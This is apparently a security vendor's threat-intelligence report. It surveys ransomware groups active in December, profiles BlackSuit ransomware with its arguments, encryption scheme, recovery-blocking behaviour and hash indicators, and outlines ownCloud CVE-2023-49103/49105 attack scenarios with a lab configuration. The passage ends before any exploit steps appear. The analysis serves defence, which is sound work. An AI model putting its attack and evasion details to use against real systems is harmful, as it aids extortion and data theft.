


Figure 3. Major ransomware attacks by industry/country

The ransomware group that caused the most damage in December is LockBit. LockBit claimed to have carried out an attack on Dena, the German energy agency, and also posted a message threatening to leak data if the company did not agree to negotiations by December 26. Dena acknowledged that there was a cyber attack, but did not specify whether the attack was caused by ransomware. Additionally, LockBit took advantage of the shutdown of BlackCat(Alphv) to propose collaboration to developers and affiliates of BlackCat(Alphv). In fact, it appears that there are affiliates who have transferred as Dena data from the existing BlackCat(Alphv) site was also posted on the LockBit leak site.

The Play Ransomware Group attacked about 300 organizations around the world between June and October 2022. As the attacks involved major national infrastructure, it is known as a group with considerable influence. As a result, the FBI recently issued a joint cyber security advisory warning against Play along with the U.S. Cybersecurity and Infrastructure Security Agency (CISA) and the Australian Cybersecurity Center (ACSC).

BlackCat(Alphv) is repeatedly closing and restoring its infrastructure due to the cooperation of international investigative agencies. They declared that they would restore the infrastructure and retaliate against the FBI even though the FBI had shut down the infrastructure. Also, at the XSS Forum, BlackCat(Alphv) and Lockbit exchanged conversations about forming a ransomware cartel, which could lead to a cooperative relationship in the future, and there is also a possibility of going through the same rebranding process as before to divert the attention of investigative agencies.


The 8base Ransomware Group has been steadily active since opening a dark web leak site in May 2023. They are carrying out attacks using variants of Phobos ransomware. In particular, it spreads ransomware through SmokeLoader⁷ or infects systems by including obfuscated ransomware in the loader itself. As SmokeLoader is distributed mainly through phishing emails, it is recommended to prevent infection by avoiding downloading attached files from e-mails from unknown sources.

Werewolves is a ransomware group newly discovered in December. They are carrying out attacks against vulnerable public services using LockBit 3.0 ransomware and leaked Conti hacking tools. As a result, 23 organizations suffered damage as hundreds of terabytes of data was stolen. Among them, 16 companies were victimized by attacks performed against Russia. In addition, a connection with LockBit is suspected, e.g. the use of LockBit 3.0 and six cases overlapping with the victimized organizations posted by LockBit.

⁷ SmokeLoader: malware used to download other malware to an infected system

■ Focus of ransomware

Outline of the BlackSuit ransomware



Source: BlackSuit ransomware group's dark web leak site

BlackSuit appeared in May 2023 and is a ransomware group rebranded from Royal. They attack both Windows and Linux and use a double extortion method, i.e. demanding ransom and threatening to leak data at the same time.

Royal, the predecessor of BlackSuit, is a ransomware group derived after the disbandment of the Conti ransomware, which ended its activities in June 2022. Since its emergence, it has been revealed that it has demanded an amount equivalent to \$275 million (approximately KRW362.7 billion) through threats against more than 350 organizations, and the number of organizations whose data was posted on the dark web leak site alone exceeds 200 companies. Royal, which had shown such significant influence, was quiet starting around July as pressure from investigative agencies intensified after attacking the county of Dallas, USA in May 2023, and eventually disappeared in October, and was completely rebranded as BlackSuit.

BlackSuit is spread through phishing email attachments, Torrent website, malicious advertisements, etc., and an incident recently occurred in which leaked data from domestic company A was made public. Company A notified customers of the damage three weeks after the ransomware attack occurred and revealed that some customers' personal information had been leaked. Additionally, after the ransomware attack, some users suffered damage, e.g., receiving phishing text messages impersonating Company A. As personal information leaked in this way can cause secondary damage such as phishing or smishing, special caution is required.




Figure 4. BlackSuit ransomware Outline




Figure 5. BlackSuit ransomware attack strategies

The BlackSuit ransomware carries out attacks that attach ransomware to an attached file or attaches a document file containing a macro that causes ransomware to be executed, causing infection without the user’s knowledge when the file is executed. In addition, you need to pay attention because when you click on a malicious advertisement, you are automatically redirected to a site where ransomware is installed, or it may be installed through malware in the form of a downloader.

The ransomware appears to have been designed for the attacker's convenience by passing various arguments, and is designed so that if a certain argument is not delivered, encryption does not proceed and the process is terminated immediately. It is believed to aim at the effect of bypassing detection and interfering with analysis.

Argument	Description
-p {target path}	Encrypt only the contents of the specified path
-name {32byte string}	Unique ID: if not delivered, the process terminates.
-percent {0~100}	Specify encryption strength
-list {text files}	A text file in which the object to be encrypted is written
-delete	Self-deletion
-network	Encrypt network shared resources
-local	Encrypt local system
-disablesafeboot	Disable safe boot
-noprotect	Disable mutex creation

Table 1. BlackSuit ransomware arguments

Among BlackSuit's arguments, the ones worth noting are `-name` and `-percent`. When ransomware is executed through a macro or script, the 32-byte string delivered with the `-name` argument is used as the victim's unique ID and is also written in the ransom note. If the argument is not delivered, the process is terminated, and as the argument value is simply used as a value to identify the victim, the ransomware can be executed if only a 32-byte string is delivered.

The encryption strength can be specified through the argument delivered along with the `-percent` argument. BlackSuit, which adopted an intermittent encryption method for files over 256KB, assumes by default that 100 has been delivered if the `-percent` argument is not delivered, and performs intermittent encryption in units of approximately 10% of the file size.

$$N = \left(\frac{X}{10}\right) \times \left(\frac{\text{Original File Size}}{100}\right)$$

[Formula for calculating the encryption strength of BlackSuit]

- N: number of bytes to be used for intermittent encryption
- X: the value of the factor passed with the `-percent` argument.
- The calculated N is finally lowered to a multiple of 16.

BlackSuit deletes VSC(Volume Shadow Copy)⁸ without the victim's knowledge using the Quiet option by executing a command at the command line, preventing the user from arbitrarily recovering it. Through this, it boots in the safe mode and removes the safeboot option to prevent the victim from using the recovery option. This ransomware is a 32-bit program, but even in the case of 64-bit programs, it shows a high level of circumspection by executing 64-bit commands as well to prevent recovery through VSC. After these commands are executed, the computer is immediately rebooted, leaving the user helpless to ransomware without being able to take any action.

⁸ VSC: a function to create and maintain backup copies of files or folders on Windows systems

How to respond to the BlackSuit ransomware




Figure 6. How to respond to the BlackSuit ransomware

As most of the behavior of the BlackSuit ransomware exploit basic system functions, it may be difficult to accurately distinguish them from signature-based security solutions. To solve this problem, if you use a security solution that detects based on behavior or enable the ASR (Attack Surface Reduction)⁹ rules, you can block abnormal parts of the basic system functions.

In these cases, more efforts must be made to prevent ransomware infection in advance. Since infection can occur through various paths, organizations need to use various methods, e.g., providing training to raise security awareness among members.

In particular, you must be careful when downloading or opening attachments to e-mails from unknown sources, downloading or updating from places other than the application's official website, or clicking on advertising banners on vulnerable websites. If individuals or organizations recommend that people should refrain from such actions in order to increase security awareness, the possibility of ransomware infection can be minimized.

⁹ ASR: a technique to block malware attack paths

Indicator Of Compromise

BlackSuit : SHA256

90ae0c693f6ffd6dc5bb2d5a5ef078629c3d77f874b2d2ebd9e109d8ca049f2c
1c849adccad4643303297fb66bfe81c5536be39a87601d67664af1d14e02b9e
449df90b819d01d290d218929bd33ee24941b3e6c00cdedc0e6f2714aea8460b
feced22ef920c40e032e12b9eb315591a7b6adcd371453c7d2fa08e2c8972aac

File Name

sys32.exe

■ Reference site

URL: <https://www.bleepingcomputer.com/news/security/fbi-alphv-ransomware-raked-in-300-million-from-over-1-000-victims/>

URL: <https://www.bleepingcomputer.com/news/security/how-the-fbi-seized-blackcat-alphv-ransomwares-servers/>

URL: <https://techcrunch.com/2023/11/15/cisa-fbi-royal-ransomware-blacksuit-sanctions/>

URL: <https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupts-emergency-care-at-german-hospitals/>

URL: <https://www.resecurity.com/blog/article/Exposing-Cyber-Extortion-Trinity-BianLian-White-Rabbit-Mario-Ransomware-Gangs-Spotted-Joint-Campaign>

URL: <https://theycyberexpress.com/werewolves-ransomware-group/>

URL: <https://www.scmp.com/tech/tech-trends/article/3246612/chatgpt-aided-ransomware-china-results-four-arrests-ai-raises-cybersecurity-concerns>

URL: <https://www.bleepingcomputer.com/news/security/fake-f5-big-ip-zero-day-warning-emails-push-data-wipers/>

Research & Technique

ownCloud information exposure and authentication bypass vulnerability (CVE-2023-49103/ CVE-2023-49105)

■ Outline of the vulnerability

In November 2023, the information exposure vulnerability(CVE-2023-49103) and the authentication bypass vulnerability(CVE-2023-49105) were discovered in ownCloud, an open source software for file sharing and management. ownCloud is a file hosting service that can be built on a personal server at no cost and is widely used by individuals and businesses as it can replace commercial cloud storage services such as DropBox and Google Drive. In particular, when building an ownCloud hosting server or connecting storage to other cloud platforms such as Amazon Web Service(AWS) and Azure, there is a risk of secondary damage that exploits the vulnerabilities. So special caution is required.


First, the information exposure vulnerability(CVE-2023-49103) is a vulnerability caused by the use and insufficient verification of vulnerable graphapi¹⁰. A malicious attacker can access phpinfo and access sensitive data on the server, such as credentials, server license keys, and administrator accounts. This vulnerability is assessed as CVSS 10.0 and has a very high risk.

The authentication bypass vulnerability(CVE-2023-49105) is a vulnerability that occurs due to the vulnerable authentication process implementation of the ownCloud core. If this vulnerability is exploited, an unauthenticated attacker can gain access to all files in the server, which can lead to privilege escalation and remote code execution, taking over the server. The vulnerability is assessed as CVSS 9.8 and has a high risk.

Since the Proof of Concept(PoC) was released on November 2023, a large number of exploit¹¹ attempts targeting ownCloud have been confirmed. Therefore, ownCloud users must apply security updates for vulnerabilities, and if they are using a vulnerable version, they must investigate the vulnerability and take countermeasures.

¹⁰ graphapi: An ownCloud Server extension program based on Microsoft Graph API

¹¹ exploit: an attack using security vulnerabilities



Source: GreyNoise

Figure 1. Exploit attempt (Source – GreyNoise)

In particular, as large-scale attacks by ransomware groups exploiting file sharing software vulnerabilities such as MOVEit¹² and GoAnywhere¹³ are occurring from the first half of 2023, individuals and companies using vulnerable versions of ownCloud must apply security patches.

■ Affected software versions

The versions of ownCloud affected by the CVE-2023-49103 vulnerability are as follows:

S/W type	Vulnerable versions
ownCloud	ownCloud Docker of graphapi 0.2.0 - 0.3.0 version (Docker image after February 2023)

※. Even if the environment is not configured with Docker, vulnerability occurs if vulnerable graphapi is installed.

The versions of ownCloud affected by the CVE-2023-49105 vulnerability are as follows:

S/W type	Vulnerable versions
ownCloud	10.6.0 - 10.13.0

¹² MOVEit: an enterprise file transfer software developed by Progress Software

¹³ GoAnywhere: a file transfer solution developed by Fortra

■ Attack scenario

The attack scenario using ownCloud vulnerabilities (CVE-2023-49103 and CVE-2023-49105) is as follows:

Information exposure vulnerability (CVE-2023-49103) attack scenario




Figure 2. CVE-2023-49103 attack scenario

- ① The attacker searches for a vulnerable ownCloud server using OSINT¹⁴ tools such as shodan.
- ② The attacker uses the CVE-2023-49103 vulnerability to acquire credentials after accessing the server's phpinfo file.
- ③ The attacker uses the acquired credentials to log in to the ownCloud server and take control of the server.
- ④ The attacker acquires the credentials of another connected cloud stored in the server.
- ⑤ The attacker takes control of other connected cloud resources using the acquired credentials.

¹⁴ OSINT (Open Source Intelligence): externally disclosed information collected using open source

Authentication bypass vulnerability(CVE-2023-49105) attack scenario

infosec




Figure 3. CVE-2023-49105 attack scenario

- ① The attacker searches for a vulnerable ownCloud server using OSINT tools such as shodan.
- ② The attacker uses the CVE-2023-49105 vulnerability to access important files and source codes within the server.
- ③ After altering and deleting files on the server, the attacker threatens the administrator and extorts money under the pretext of recovering files.
- ④ Also, the attacker gets money by selling important information acquired from the server on the dark web.

■ Test environment configuration information

Let's build a test environment and examine how CVE-2023-49103 and CVE-2023-49105 work.

Name	Information
Victim	Ubuntu-22.04.1 Docker image: ownCloud/server 10.12.1
Attacker	Ubuntu-22.04.1

※ When the vulnerability is tested, it is assumed that as a connection is made to an AWS-based cloud, IAM information is included.

```
services:
  owncloud:
    image: owncloud/server:10.12.1
    container_name: owncloud_server
    restart: always
    ports:
      - 8080:8080
    depends_on:
      - mariadb
      - redis
    environment:
      - OWNCLOUD_DOMAIN=localhost:8080
      - OWNCLOUD_TRUSTED_DOMAINS=localhost
      - OWNCLOUD_DB_TYPE=mysql
      - OWNCLOUD_DB_NAME=owncloud
      - OWNCLOUD_DB_USERNAME=owncloud
      - OWNCLOUD_DB_PASSWORD=owncloud
      - OWNCLOUD_DB_HOST=mariadb
      - OWNCLOUD_ADMIN_USERNAME=eqst
      - OWNCLOUD_ADMIN_PASSWORD=jruru
      - OWNCLOUD_MYSQL_UTF8MB4=true
      - OWNCLOUD_REDIS_ENABLED=true
      - OWNCLOUD_REDIS_HOST=redis
      - APACHE_LOG_LEVEL=trace6
      - OWNCLOUD_MAIL_SMTP_PASSWORD=smtp_password
      - OWNCLOUD_MAIL_SMTP_NAME=smtp_username
      - OWNCLOUD_LICENSE_KEY=jruru
      - OWNCLOUD_OBJECTSTORE_KEY=owncloud1234
      - OWNCLOUD_OBJECTSTORE_SECRET=secret1234
      - OWNCLOUD_OBJECTSTORE_REGION=us-east-1
      - OWNCLOUD_TRUSTED_DOMAINS=localhost,192.168.100.175,192.168.100.176,192.168.102.57
    healthcheck:
```

ownCloud configuration settings

AWS Cloud configuration settings

Figure 4. ownCloud docker information

■ Vulnerability test

